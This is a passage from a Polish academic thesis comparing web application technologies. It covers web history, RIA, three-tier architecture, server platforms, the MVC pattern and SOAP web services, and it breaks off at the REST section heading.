Spis treści

1. Wstęp

W ciągu blisko dwudziestu lat rozwoju technologie tworzenia aplikacji webowych osiągnęły poziom zaawansowania umożliwiający konstruowanie złożonych, rozproszonych systemów obsługujących jednocześnie miliony użytkowników. Na rynku ugruntowało swoją pozycje kilkanaście platform serwerowych, wciąż powstają nowe rozwiązania. Mechanizmy generowania dynamicznych treści osiągnęły bardzo wysoki poziom abstrakcji. Stopniowo jednak coraz większą uwagę skupia się na tworzeniu zaawansowanych systemów webowych, klient-serwer przenoszących funkcjonalność w dużej części na stronę klienta. W ostatnim roku trzech najważniejszych producentów oprogramowania Microsoft, Sun i Adobe ogłosiło premiery nowych platform technologicznych tego rodzaju bogatych aplikacji internetowych, opartych o środowiska wykonywalne tych producentów. Stąd mimo relatywnie małej liczby takich komercyjnych systemów, mogą one w niedługim czasie znaleźć się w kręgu zainteresowań wielu producentów oprogramowania webowego.

Z uwagi nie niewielką dostępną liczbę publikacji poświęconych tego rodzaju nowoczesnym aplikacjom, a także chęć pogłębienia własnej wiedzy w dziedzinie tworzenia systemów webowych zdecydowano się na pracę poświęconą zestawieniu technologii tworzenia aplikacji internetowych, oraz wskazania zalet i wad tych rozwiązań. W toku pracy zostanie stworzenie przykładowe oprogramowanie internetowe za pomocą różnych technologi warstwy prezentacji. Następnie na podstawie zgromadzonych doświadczeń wskazane zostaną konsekwencje jakie w postaci funkcjonalności systemu, kosztów jego produkcji i użytkowania wywiera zastosowanie każdej z nich.

1.1. Cel i Zakres Pracy

Celem pracy jest krytyczne porównanie technologi używanych w warstwie prezentacji aplikacji webowych aby wskazać właściwe dla nich zastosowania komercyjne.

Ze względu na ograniczony czas badań do porównania wybrane zostały trzy technologie reprezentujące najbardziej kontrastujące ze sobą koncepcje tworzenia aplikacji webowych :

- statyczny HTML używany w klasycznych aplikacjach o architekturze stron,
- OpenLaszlo, najstarsza z platform RIA bazująca na maszynie wirtualnej Adobe Flash Player
- AJAX, rama projektowa JavaScript stanowiący na poziomie funkcjonalności systemu hybrydę obydwu powyższych rozwiązań.

1.3. Struktura pracy

Praca składa się z pięciu rozdziałów. Rozdział pierwszy stanowi wprowadzenie do tematyki tworzenia aplikacji webowych. W skrócie opisuje ich historię i prognozy rozwoju w niedalekiej przyszłości. Rozdział drugi zawiera ogólny przegląd architektury aplikacji webowych i wykorzystywanych w niej technologii. Przybliży również istotny dla dziedziny aplikacji internetowych wzorzec projektowy MVC, który znalazł zastosowanie w sferze praktycznej pracy. Rozdział trzeci skupia się wokół teoretycznych różnic miedzy technologiami wykorzystywanymi w warstwie prezentacji systemów webowych. Zarówno tych które zostały wykorzystane podczas implementacji systemów testowych jak i ważniejszych technologi które nie znalazły się w części praktycznej pracy. Rozdział czwartej gromadzi różnice jakie pojawiły między zastosowanymi technologiami w poszczególnych fazach modelu kaskadowego tworzenia aplikacji. Jego zawartość stanowi połączenie własnych doświadczeń zdobytych podczas implementacji testowego oprogramowania jak i publikacji z zakresu inżynierii oprogramowania aplikacji webowych. Ostatni rozdział piąty przybliża szczegółowo postać zrealizowanych dla celów porównania aplikacji testowych i relacjonuje wykonany przy ich udziale testy wydajnościowe. Ostatecznie wnioski zebrane we wszystkich rozdziałach służą sformułowaniu podsumowania pracy.

2. Aplikacje Webowe

Dla właściwego zrozumienia problematyki pracy konieczne jest zrozumienie terminu aplikacji webowej :

„Aplikacja webowa *- ogólna nazwa programu, który pracuje na maszynie podłączonej do sieci internet (serwerze) i komunikuje się z użytkownikiem za pomocą przeglądarki internetowej. Aplikacja webowa jest czymś więcej niż zwykłe, statyczne strony WWW. Zakłada ona interakcję z użytkownikiem.*

W pracy aplikacji webowych pośredniczy serwer WWW, np. Apache. Do przygotowania samej aplikacji używa się różnych mechanizmów i języków, jak również serwerów aplikacji. Mechanizm prezentacji danych w przeglądarce określa się czasem mianem cienkiego klienta." [42]

Jak wynika z powyższej definicji aplikacje webowe stanowią podstawę sieci Internet. Dziś nawet prezentujące z pozoru całkowicie statyczne treści serwisy takie jak blogi, czy serwisy informacyjne nie mogą się obyć bez szerokich możliwości interakcji z użytkownikiem. Kluczową przewagą aplikacji webowych nad tradycyjnymi aplikacjami desktopowymi jest przenośność i niezależność od platformy użytkownika. Pozbawiając zwykłych użytkowników obowiązku instalowania i konfigurowania nowego oprogramowania oferują one dużo wyższy poziom ergonomii użytkowania. Aby lepiej zrozumieć aktualny stan technologi webowych przedstawiona zostanie teraz ogólna historia ewolucji aplikacji internetowych.

2.1. Historia

Tim Berners-Lee opracowując w 1990 roku Hipertekstowy Język Znaczników (HTML) i Hipertekstowy Protokół Transportowy (HTTP), aby zapewnić wygodną wymianę dokumentacji naukowej pomiędzy ośrodkami badawczymi z pewnością nie mógł się spodziewać jak ogromną rewolucję informacyjną zapoczątkowuje. W ciągu kilku lat, dzięki jego koncepcji narodził się system World Wide Web (którego nazwa pochodzi

właśnie od nazwy pierwszej przeglądarki internetowej autorów języka HTML) otwierający drogę dla swobodnej wymiany informacji między ludźmi na cały świat.

Powstanie trzy lata później graficznej przeglądarki internetowej Mozaik pozbawiło użytkowników internetu konieczności posługiwania się dziesiątkami komend sterujących i pozwalało na pełną graficzna reprezentacje statycznych dokumentów w sieci. Swoje strony informacyjne w sieci zakładało coraz więcej firm i instytucji. Coraz bardziej narastała potrzeba stworzenia możliwości generowania w sieci dynamicznych informacji. W konsekwencji tego już w tym samym roku opracowano podstawy pierwszego mechanizmu generowania dynamicznego stron WWW przez serwery. Interfejs CGI pozwalał na wykorzystywanie do dynamicznego generowania dokumentów HTML popularnych ówcześnie języków programowania takich jak C, czy Perl. Z czasem wzbogacono go o mechanizm SSI (Server Side Includes) stwarzający możliwość generowania stron modułowo za pomocą prymitywnych szablonów. Ta strategia jest do dziś rozwijana przez wiele technologi. Kolejnym ważnym krokiem w rozwoju aplikacji webowych było stworzenie języka JavaScript i ramek (Frames), dostępnych w przeglądarce Netscape 2.0 która miała swoją premierę w marcu 1996 . Nowy język skryptowy pozwalał pierwotnie jedynie na przeniesienie niewielkiej części kodu aplikacji z serwera na klienta. Ramki natomiast umożliwiały tworzenie strony WWW z wielu różnych dokumentów. W 1997 roku W3C wydała specyfikację Kaskadowych Arkuszy Stylów (CSS), pozwalających na lepszą kontrolę sposobu renderowania stron WWW. Wkrótce poprzez zastosowanie ukrytych, niewidocznych ramek zawierających odpowiednio skonstruowane formularze, developerzy zaczęli coraz częściej korzystać z pierwszego mechanizmu asynchronicznych żądań i odpowiedzi z serwerów. Idąc za popularnością takiego rozwiązania Microsoft opracował i udostępnił w 1999 roku wraz z przeglądarką Internet Explorer 5.0 XMLHTTPRequest API, dając początek technologi którą dopiero pięć lat później określono po raz pierwszy jako AJAX. Wreszcie aby programiści mogli w pełni dynamicznie zarządzać dokumentami HTML w roku 2000 konsorcjum W3C ukończyło pracę nad standardem DOM (choć modele obiektowe dokumentów były implementowane w przeglądarkach w różny sposób już od dłuższego czasu), co umożliwiło pełną kontrolę nad interfejsem aplikacji webowych z poziomu JavaScriptu.

Prócz wykorzystywania języka HTML powstały zupełnie inne technologie tworzenia interesu klienta. W 1996 roku firma FutureWave opracowała Future Splash Animator, które wkrótce rozpowszechnił się jako doskonałe narzędziem tworzenia

zaawansowanych animacji wektorowych. Dziś rozwiązanie to znane jest jako Flash. Zostało ono wzbogacone między innymi o skryptowy język programowania action-script i platformę tworzenia aplikacji webowych FLEX SDK. Flash Player konieczny do odtwarzania animacji wykonanych w tej technologi jest zainstalowany na 97% maszyn podłączonych do internetu [1], co najlepiej świadczy o popularności tej technologii.

Inną koncepcją tworzenia aplikacji internetowych były powstałe w 1996 roku aplety. Pobierane z internetu aplikacje Javy, uruchamiane bez instalacji, w specjalnym, bezpiecznym środowisku, mimo że oferowały bardzo szerokie możliwości, do dziś nie są zbyt popularne ze względu na pewne ich ograniczenia i wady.

Również technologii działających po stronie serwera nie ominęły poważne zmiany. W późnych latach 90 wiele przedsiębiorstw tworzyło swoje własne rozwiązania serwerowe. Z czasem zwiększające się wymagania i konkurencja na rynku oprogramowania spowodowała spopularyzowanie najlepszych z nich. Stworzono wyspecjalizowane języki szablonowe służące wyłącznie do tworzenia aplikacji webowych jak PHP czy ColdFusion. Wysoko wydajne platformy aplikacji webowych bazujące na popularnych maszynach wirtualnych Javy firmy Sun (Java Server Pages) i .Net Microsoftu (Active Server Pages). Opracowano standardy takie jak Web Services, Enterprise Java Beans i wiele innych rozwiązań biznesowych wytworzonych przez firmy i zwyczajnych wolontariuszy by stawić czoła coraz większym wymaganiom stawianym aplikacjom webowych. Dziś nie sposób wymienić choćby części używanych standardów i technologi, a niemal każdego dnia pojawiają się nowe implementacje, frameworki i inicjatywy open source, z których każda określa się jako rewolucyjna i przełomowa. Aktualnie dobranie właściwych dla przedsięwzięcia technologi wymaga więcej specjalistycznej wiedzy i wysiłku niż kilkanaście lat temu, z drugiej strony koszty prowadzenia wirtualnego biznesu od czasu prekursorów WWW drastycznie zmalały, co w sumie potęguje zapotrzebowanie na publikacje stanowiące syntetyczne porównanie wykorzystywanych technologii [42,38,24,60,5,53].

2.3. Web 2.0

Termin ten określa aktualnie dominujący trend biznesowy w dziedzinie tworzenia aplikacji webowych. Web 2.0 jednak wbrew potocznym opinią nie stanowi nowego rodzaju technologii webowych, czy też kolejną wersję internetu a jedynie nową filozofię

tworzenia usług sieciowych. W Web 2.0 użytkownicy nie tylko mają korzystać z udostępnianym dla nich usług, ale równocześnie sami je świadomie współtworzyć. Z takiego podejścia korzystają najpopularniejsze obecnie aplikacje internetowe takie jak wyszukiwarka Google, serwis YouTube czy portal społecznościowy MySpace. Choć Web 2.0 nie jest związana bezpośrednio z żadnymi technologiami, wymaga wspomnienia w kontekście technologi tworzenia aplikacji webowych ponieważ w istotny sposób wpłynęła w ciągu ostatnich lat na intensyfikacje pracy programistów nad nowymi, bardziej atrakcyjnymi technologiami świadczenia usług w internecie na których to skupimy się w toku pracy [42, 7].

2.4. RIA

Rodzaj aplikacji zapewniający użytkownikowi zaawansowaną funkcjonalność zwany jest bogatą aplikacją internetową (ang. RIA, *Rich Internet Application*). „*Terminem tym, pracownicy firmy Macromedia określili na początku 2001 roku liczne strony internetowe utworzone w technologii Flash, oferujących pracę w dynamicznie generowanym, jedno ekranowym interfejsie (one-screen-application), wyróżniające je spośród aplikacji HTML*" [38].

Istotą nowoczesnych platform aplikacji webowych jest asynchroniczna interakcja z użytkownikiem. Aplikacja nie składa się z oderwanych od siebie szablonów dokumentów. Zamiast tego przeglądarka zawiera w sobie aplikacje, która zamiast pobierać zawartość interfejsu z serwera, pozyskuje jedynie dane. Jest płynna i nieprzerywanie wchodzi w interakcje z odbiorcą. Dość często wymienia również się jako cechę RIA animowany interfejs, stanowi on jednak element drugorzędny, ponieważ bogate efekty graficzne mogą być również swobodnie wykorzystywane w klasycznych aplikacjach o architekturze stron [53,12].

2.5. Perspektywy

Z pewnością aplikacje Web 2.0 na trwałe wpisały się w życie wszystkich użytkowników internetu. Wielu specjalistów jednak, tak jak na przykład twórca WWW Tim Barners-Lee [6], skłania się ku tezie iż w przyszłość stopniowo wyprą one z runku oprogramowanie desktopowe. Wskazują oni na następujące zalety systemów webowych:

– zwolnienie użytkowników z obowiązku instalacji i konserwacji oprogramowania,

– zwiększone bezpieczeństwo, zapewniane przez administratorów systemu, a nie użytkowników,

– ułatwione przenoszenie danych i dzielenie się nimi między użytkownikami,

– ogromne ułatwienie we wdrażaniu nowego oprogramowania i poprawianiu błędów,

– stabilność zysków producentów software'u związane z naturalnym dla aplikacji webowych pobieraniu stałych opłat abonamentowych za korzystanie z produktów.

Oczywiście technologie webowe i przeglądarki na razie nie potrafią współtworzyć tak wydajnych i zaawansowanych obliczeniowo systemów jak lokalne oprogramowanie komputerów osobistych, lecz nowe platformy webowe o których powiemy bliżej w kolejnych rozdziałach oferują już funkcjonalność porównywalną z wieloma stosunkowo złożonymi aplikacjami desktopowymi [21,51].

W tabeli 1 przedstawiono zestawienie kilku dostępnych obecnie tego rodzaju komercyjnych produktów.

Tabela 1: Popularne Webowe odpowiedniki aplikacji desktopowych.

Nazwa	URL	Opis
FCKeditor	www/fckeditor.com	Zaawansowany edytor tekstu
Goowy	www.goowy.com	Serwis zawierający podstawowe narzędzia potrzebne każdemu użytkownikowi
Meebo	www.meebo.com	Komunikator internetowy w przeglądarce
YouOS	www.youos.com	Kompletny prosty system operacyjny
Google Spread-sheets	http://spreadsheets.google.com	Arkusz kalkulacyjny google

3. Architektura Aplikacji Webowych

Rozdział ten dotyczy architektury wszystkich aplikacji webowych i technologii z nimi związanych. Począwszy od baz danych, poprzez środowisko serwera a skończywszy na usługach sieciowych.

3.1. Architektura n-warstwowa

Nim rozpocznie się szczegółowy opis warstwy prezentacji aplikacji webowych należy wskazać gdzie umiejscowiona jest ona w obrębie całego systemu. Ogólnie warstwa jest wydzielanym „*podzbiorem obowiązków realizowanych przez aplikacje*" [12]. Wczesne systemy rozproszone składały się jedynie z warstwy klienta i serwera. Z czasem, gdy przeniesiono na serwer obowiązek pośredniczenia w dostępie do danych narodziła się architektura trójwarstwowa. Dziś praktycznie każdą poważną aplikacje webowe buduje się w oparciu o nią, choć można się spotkać podziałami wyodrębniającymi dodatkowe mniejsze fragmenty systemów webowych. Zasadniczo architektura trójwarstwowa (Rys. 1) składa się z:

- warstwy danych, zajmującej się przechowywaniem, sortowaniem i wyszukiwaniem danych przetwarzanych przez aplikacje, a więc ogólnie mówiąc trwałością danych, tzw. back-end,
- warstwy logiki aplikacji, implementującej reguły biznesowe na należących do dziedziny problemu obiektach biznesowych,
- warstwy prezentacji, a więc interaktywnego interfejs użytkownika tzw. front-end.

Warstwa prezentacji nie ma bezpośredniego dostępu do warstwy danych – komunikuje się tylko z warstwą logiki aplikacji, która pośredniczy w dostępie do danych aplikacji. W klasycznej aplikacji warstwę prezentacji stanowi serwer webowy dystrybuujący statyczne strony HTML, logikę aplikacji zapewnia serwer aplikacji, a dane przechowują wyspecjalizowane systemy zarządzania bazami danych.

Taka konstrukcja zapewnia skalowność i tańszą konserwację aplikacji, ponieważ składową każdej z warstw można ławo wymienić lub zmodyfikować bez wpływu na pozostałe elementy.

W przypadku aplikacji RIA, warstwa prezentacji odpowiada również za cześć logiki programu i przechowuje zwykle część modelu biznesowego aplikacji. To powoduje że zapewnienie synchronizacji między klientem a serwerem jest bardziej złożonym zagadnieniem niż w przypadku aplikacji klasycznych.

Rys. 1: Struktura architektury trójwarstwowej

3.1.1 Warstwa danych

Mimo dużej popularności technologie tej warstwy od kilkunastu lat nie zmieniły się znacząco. Najpopularniejsze z używanych dziś narzędzi opierają swoje działanie na koncepcji modelu relacyjno-obiektowego E.F. Codda. Zalety relacyjnych baz danych to :

– wysoka efektywność i stabilność,

– wielodostępność,

– rozszerzalność,

– możliwość rozproszenia danych,

– mechanizmy zapewniające integralność danych.

Mimo pojawienia się z pozoru bardziej naturalnego dla programistów modelu obiektowego, bazy te nie zdobyły do tej pory popularności i stosowane są jedynie w rzadkich specjalistycznych przypadkach. Pewną alternatywę dla relacyjnych baz danych stanowią również popularne aktualnie dokumenty XML. Powstało wiele narzędzi

umożliwiających łatwe wyodrębnianie wybranych danych z tego formatu, takich jak języki zapytań XPath czy Xquery. XML można z powodzeniem wykorzystać przy bardzo małych projektach, szczególnie gdy tworzymy aplikacje webową w środowisku pozbawionym instancji DBMS.

Aktualne rozwiązania relacyjne niewiele różnią się pomiędzy swoimi implementacjami. MySQL i PostrgeSQL stanowią najpopularniejsze z open sourcowych rozwiązań. Dawniej pierwsze oferowało dużo wyższą wydajność, a drugie pełną obsługę standardu ANSI SQL, dziś jednak wraz z premierami kolejnych wersji różnice te zacierają się (Tabela 2).

Tabela 2: Funkcjonalność aplikacji bazo-danowych.[11]

Function	PgSQL	MySQL	Commercial
Data Integrity			
ACID compliance	x	x	x
Row-level locking	x	x	x
Partial rollbacks	x	x	x
Advanced Features			
Stored procedures	x	5.0	x
Vievs	x	5.0	x
Triggers	x	5.1	x
Sequences	x	5.1	x
Cursors	x	5.0	x
User-defined data types	x	?	x
Indexes			
Single column	x	x	x
Multi-column	x	x	x
Primary key	x	x	x
Full text	x	x	x
Replication			
Single-master	x	x	x
Mulit-master	x		x
Intrface Methods			
ODBC/JDBC	x	x	x
C/C++,JAVA	x	x	x

Rozwiązania komercyjne takie jak Oracle i MSSQL oferują bardziej dopracowane narzędzia administracyjne, wydajniejsze i bardziej złożone mechanizmy indeksowania, jak również brak ograniczeń wielkości bazy danych (przykładowo ograniczenie wielkości tabeli MySQL wynosi 4GB). Najbardziej rozwinięte wydają się bazy Oracle ponieważ umożliwiają jednoczesny odczyt i zapis danych. Te opcje, choć istotne mogą być jednak wykorzystane jedynie w dość wąskich specjalistycznych przypadkach i bardzo rozległych bazach danych. Ponieważ małe i średniej wielkości aplikacje w niewielkim stopniu wykorzystają zaawansowaną funkcjonalność komercyjnych systemów bazodanowych w tym segmencie zdecydowanie dominują rozwiązania otwarte [42, 11, 17, 4].

3.1.2. Warstwa logiki aplikacji

Najczęściej warstwa logiki aplikacji problemu odpowiada w całości za kontrolę i monitorowanie toku pracy użytkownika oraz zachowanie bieżącego stanu aplikacji. Do jej implementacji używa się konkretnego języka oprogramowania, który determinuje jej możliwości i zwykle powiązany jest z konkretną architekturą, systemem operacyjnym a nawet platformą sprzętową. Wybór właściwego środowiska jest bardzo poważnym zagadnieniem. Wśród wszystkich trzech warstw liczba dostępnych rozwiązań jest zdecydowanie największa. Ponieważ nie jest możliwe stworzenie aplikacji webowej bez serwera, krótko zostaną tu scharakteryzowane najpopularniejsze platformy oprogramowania serwerowego [59].

PHP

PHP jest refleksyjnym językiem skryptowym, który zrobił ogromną karierę od czasu swej premiery w 1995 roku. Zdecydowanie stanowi on najbardziej rozpowszechnioną technologia internetową na świecie. Szacuje się iż używko go około 20 milionów domen, co stanowi przytłaczającą większość (nawet jeśli dominują wśród nich niewielkie aplikacje). Liczba firm oferujących hosting z dostępem do PHP jest zdecydowanie liczniejsza od jakiejkolwiek innej platformy. Zadecydowały o tym następujące czynniki :

- prostota języka – dzięki prostocie składni i łatwości w generowaniu stron poprzez zagnieżdżanie kodu PHP w kodzie HTML, język ten zdobył sobie ogromną popularność wśród początkujących webmasterów, przez co liczba dostępnych na rynku pracy specjalistów jest bardzo duża,

– wydajność – spośród języków skryptowych PHP jest zdecydowanie najszybsze i umożliwia firmom obsługiwanie nawet kilka razy większej liczby żądań HTTP niż inne rozwiązania przy identycznych nakładach na sprzęt,

– cena – PHP jest całkowicie darmowe i dostępne dla wszystkich platform.

Jednocześnie należy zauważyć że wzrost liczby aplikacji PHP wciągu ostatnich lat został poważnie ograniczony. Zostało to spowodowane przez:

– brak narzędzi – ze względu na specyficzną konstrukcję języka wciąż brak jest rozbudowanych i funkcjonalnych narzędzi podobnych do dostępnych dla Javy, czy ASP.NET'u,

– złożoność kodu – paradoksalnie prostota i dowolność języka przy dużych projektach powoduje silny rozrost kodu i bardzo utrudnia jego przyszłą konserwację, z stąd PHP nie jest zalecane dla dużych i skomplikowanych projektów.

W świetle tych argumentów PHP wydaje się doskonałym wyborem dla niewielkich aplikacji szczególnie jeśli chcemy korzystać z usług zewnętrznego hostingu, złożone systemy jednak lepiej tworzyć za pomocą innych narzędzi [16,8,50].

Ruby on Rails

Jest stosunkowo nową technologią. Mimo że posiada dość liczne grono zwolenników w środowisku programistycznym nie zdobył na razie popularności w zastosowaniach komercyjnych. Jako przewagi tej technologi zwykle wymienia się:

– zwięzłość kodu – język Ruby pozwala tworzyć kod nawet 10 krotnie krótszy niż inne platformy co upraszcza analizę i konserwację systemu,

– framework – Rails stanowi w zasadzie jedyny popularny framework języka Ruby. Jest to jednak spowodowane doskonałą implementacją modelu MVC, który znacznie przyśpieszają tworzenie aplikacji i ułatwia jej konserwacje. Zastosowana również zasada, „konwencja ponad konfiguracją" - powoduje rezygnację z licznych plików konfiguracyjnych na rzecz jasno ustalonej domyślnej konwencji. Koncepcje te wkrótce znalazły zastosowanie wśród wielu nowych ram projektowych innych platform.

Jednocześnie wydajność Rubiego w wielu sytuacjach jest słabsza niż chociażby PHP (mimo to Ralis zostało wykorzystane do budowy wysoko obciążonych aplikacji [28]). Rozwój technologi hamuje też brak szerokiego wsparcia ze strony poważnego biznesu.

W tej chwili Ruby on Rails wydaje się bardzo atrakcyjnym środkiem dla budowy projektów małej i średniej wielkości, ale brak mu dostatecznie silnych zalet dla wyparcia aktualnie popularnych rozwiązań. Ze względu na wiele sprzecznych opinii trudno dziś wyrokować o jego przyszłości[16,8,47].

Python

Język ten wydaje się swoją funkcjonalnością, a nawet składnią bardzo przypominać Ruby. Istnieje również kilka szkieletów projektowych wspomagających programowanie w tym języka, lecz żaden z nich nie osiągnął takiej popularności jak Ruby on Rails. Python posiada pewną grupę wiernych zwolenników i deweloperów lecz trudno jednoznacznie wskazać jakieś jego przewagi nad poprzednikami i nie ma silnej pozycji na rynku oprogramowania webowego [47, 40].

Perl

Perl choć popularny u zarania internetu dziś, ze względu na niezbyt czytelną składnię i małe wsparcie do tworzenia aplikacji internetowych został prawie całkowicie wyparty z rynku i pozostaje w zasadzie jedynie językiem analizy tekstu [42,50].

Java

Aktualnie Java Serwer Pages i reszta technologi z rodziny Java 2 Enterprise Edition jest najczęściej wykorzystywana w złożonych profesjonalnych aplikacjach. Liczba dostępnych frameworków jest bardzo duża. Zadecydowały o tym głównie:

- wysoka wydajność prekompilowanych aplikacji Javy,
- przenośność – niezależność Javy od platformy sprzętowej i systemowej,
- rozwiązania biznesowe - dostępne na platformie Javy są wyrafinowane biznesowe technologie takie jak Enterprise Java Beans, RMI czy JNDI,
- szeroki wybór narzędzi – liczba dostępnych pomocniczych developerom aplikacji i bibliotek jest niezmiernie duża.

Z drugiej strony tworzenie małych systemów za pomocą zaawansowanych narzędzi Javy może wymagać dużych nakładów pracy, nawet najprostsze aplikacje wymagają wiele

wysiłku dla konfiguracji i implementacji wymaganych interfejsów. Wdrożenie aplikacji jest również nieporównywalnie trudniejsze niż chociażby w przypadku PHP.

Ogólnie Serwerlety Javy wydają się najlepszym wyborem dla złożonych projektów działających pod dużym obciążeniem. Dłuższy czas poświęcony na budowę oprogramowania powinien się zwrócić poprzez doskonałą skalowność i stabilność technologi [15,44,47].

ASP.NET

Następca technologi ASP firmy Microsoft stanowi poważną konkurencję dla Javy. W ogromnym stopniu obejmuje on wszystkie aspekty Java2EE oferując alternatywne rozwiązania biznesowe np: SOAP zamiast RMI, a przy tym posiada szereg zalet:

- wydajność - według wielu publikacji platforma .NET wyprzedza na tym polu Javę (choć nie trudno znaleźć przeciwne analizy),
- doskonałe narzędzia IDE – za pomocą Visual Studio można bardzo szybko tworzyć małe aplikacje niewielkim nakładem pracy,
- wsparcie wielu języków – choć C# jest naturalnym językiem .Net, pozostaje ono otwarte na developerów posiadających doświadczenie w innych językach programowania,
- renderowanie zależne od przeglądarki – ASP.NET generuje dokumenty HTML właściwe dla przeglądarki użytkownika co rozwiązuje wiele problemów z kompatybilnością,
- framework - ASP.NET to nie tylko zestaw technologi, ale jednocześnie szkielet projektowy, co ujednolica tworzenie aplikacji i ułatwia prace w grupie.

Najpoważniejszą wadą .Net'u w stosunku do Javy jest jego przywiązanie do płatnej platformy systemowej Windows i wysoki koszt licencji co zdecydowane zniechęca zwolenników otwartego oprogramowania.

Zasadniczo .Net i Java wykazują spore podobieństwo. ASP.NET wydaje się doskonałym rozwiązaniem dla klientów bazujących na środowisku Windows. J2EE natomiast jest naturalnym wyborem dla społeczności open source [15,44].

ColdFusion

Serwer aplikacji i framework firmy Adobe. Stanowi on konkurencję dla platform .NET i Java. Na uwagę zasługuje ze względu na niezwykle oryginalną konstrukcję języka ColdFusion Markup Language (CFML), który pozwala tworzyć większość komponentów interfejsu aplikacji bez konstrukcji kodu wykonywalnego, jedynie za pomocą specyficznych znaczników i szablonów. Z tego powodu należy uznać programowanie w tym środowisku na względnie łatwe. Z drugiej strony język skryptowy ColdFusion nie oferuje funkcjonalności obiektowej i nie jest zgodny ze specyfikacją ECMAScript. ColdFusion jest również obciążony licencją firmy Adobe, a wiele jego bibliotek i rozszerzeń jest płatnych. Może on stanowić cenne narzędzie tworzenia systemów w dużym stopniu zintegrowanych z innymi technologiami Adobe takimi jak Flex i AIR [41,43].

Ogólnie każda z wymienionych tu platformy i języków może z powodzeniem służyć do budowy bogatej aplikacji internetowej. Dobór właściwej wymaga zawsze wzięcia pod uwagę specyficznych dla konkretnej implementacji warunków. Przykład takiej analizy znajdzie się w podsumowaniu rozdziału w kontekście aplikacji testowych.

3.1.4 Warstwa Prezentacji

Po stronie klienta za stronę wizualną i interfejs użytkownika odpowiada wiele dobrze znanych technologi (HTML, CSS, Flash, JavaScript). Wszystkie one stanowią dojrzałe narzędzia tworzenia aplikacji, lecz ich ograniczenia doprowadziły do powstania nowych bardziej funkcjonalnych technologi tworzenia oprogramowania warstwy prezentacji w środowisku internetu. W kolejnym rozdziale zostaną one szczegółowo omówione.

3.2. Model – Widok – Kontroler


Ze względu na coraz większa złożoność aplikacji webowych inżynieria oprogramowania poszukiwała bardziej zaawansowanych metod separacji interfejsu użytkownika od danych niż sama architektura trójwarstwowa. W tym celu opracowano wzorzec projektowy MVC (Rys. 4). Choć powstał w latach 70 dla tworzenia interfejsu języka Smaltalk, dziś jest niezwykle popularną architekturą aplikacji webowych. szeroko

rozpowszechnianą wśród wielu platform i wiodących szkieletów projektowych. Aplikacje oparte na nim składają się z trzech elementów:

- modelu - części odpowiedzialnej za logikę biznesową, funkcjonalność związaną ze sposobem, w jaki aplikacja operuje na danych warstwy trwałości. Technologia warstwy danych jest tutaj obojętna, ważne aby szczegóły implementacyjne związane z trwałością danych, były niewidoczne dla reszty aplikacji. Dla spełnienia tego warunku model aplikacji webowej wykorzystuje do manipulacji danymi, mapowania relacyjno-obiektowego, przez co rekordy bazy danych traktowane są w programie jak normalne obiekty. Zadaniem programisty jest jedynie określić strukturę powiązań miedzy obiektami i wskazać jak są odwzorowywane w technologi warstwy danych. Dobrze zaprojektowany model powinien umożliwiać wewnętrzne zmiany struktury danych, bez potrzeby modyfikacji pozostałych modułów systemu.

- kontrolera - stanowiącego serce aplikacji, kontrolującego przepływ sterowania między obiektami obsługującymi żądania od klienta. Kontroler uruchamia odpowiednie Widoki, lub jeśli to wymagane wcześniej zdefiniowane w kontrolerze Akcje. Akcje to zaprogramowane operacje na Modelu, lub inne złożone usługi, które nie mogą być implementowane przez Widoki. Zwykle kontroler korzysta z plików konfiguracyjnych, określających jak ma reagować na żądania.

- widoku – który jest częścią wzorca odpowiedzialną za generowanie danych wyjściowych, zwracanych w odpowiedzi na żądania. Najczęściej dla aplikacji webowej są to dokument HTML, lecz mogą to być również inne formaty danych. Widok zgodnie ze wzorcem MVC może komunikować się samodzielnie z Modelem danych pod warunkiem nie wprowadzania do niego modyfikacji. Z tego powodu Widoki nie należy utożsamiać wyłącznie z szablonami dokumentów, mogą one zawierać również fragmenty logiki aplikacji.



Rys. 2 : Wzorzec Model-Widok-Kontroler

Najważniejsze zalety modelu MVC to :

- separacja prezentacji, logiki i zarządzania danymi, ułatwiająca równoczesną współpracę programistów i projektantów interfejsu, a także pomocna podczas, konserwacji i rozszerzaniu produktu,
- jasny i dobrze utrwalony wzorzec aplikacji ułatwia współprace w zespole tworzącym aplikacje.

Wzorzec MVC został wykorzystany w wielu popularnych frameworkach różnych platform. Najbardziej znane to Struts i Spring (Java), CakePHP, Zend, Symfony (PHP), Catalyst (Perla) i TurboGears (Python).

3.3. Usługi Sieciowe

Ponieważ w przypadku aplikacji RIA warstwa prezentacji stanowi złożoną aplikację kliencką, istotną kwestią jest implementacja komunikacji między elementami rozproszonego systemu. Wiele platform i frameworków preferuje w tej sferze korzystanie z usług sieciowych. Budowa aplikacji webowej z komponentów programowych niezależnych od platformy i implementacji jest bardzo korzystna ponieważ pozwala uniezależnić kod klienta od serwera, a także korzystać z zasobów udostępnianych przez zewnętrzne instytucje.

3.3.1. SOAP

Pierwotnie usługi sieciowe implementowano za pomocą protokołu RPC, lecz jest on mało elastyczny i trudny we wdrażaniu ze względu na duże kłopoty z kompatybilnością i bezpieczeństwem. Dziś najpopularniejszym protokołem udostępniania usług sieciowych jest SOAP (Simple Object Access Protocol). Służy on do przesyłania informacji między różnymi systemami w postaci dokumentów XML za pośrednictwem protokołu HTTP. SOAP jest natywnie wspierany przez niektóre platformy (.NET, Sun One), posiada również wiele implementujących go bibliotek na innych platformach (PHP SOAP Extension, IBM SOAP4J).

Korzystając z usług sieciowych mamy również dostępne dodatkowe technologie. Za pomocą języka WSDL (Web Services Description Language), można zdefiniować usługi w postaci czytelnej dla systemów informatycznych. Stworzono również ogólnoświatowy wolno dostępny rejestr biznesowy usług sieciowych UDDI (Universal Desscription, Discovery and Integration), który oferując funkcjonalność analogiczną do usługi DNS, pozwala aplikacji na samodzielne wykrywanie Web Services w sieci.

W sumie technologie te oferują bardzo elastyczny i funkcjonalny mechanizm dostępu do zasobów sieciowych, są one jednak stosunkowo skomplikowane. Ponieważ ich implementacja okazała się w wielu sytuacjach zbyt kosztowna opracowano konkurencyjną architekturę [42].

3.3.2. REST

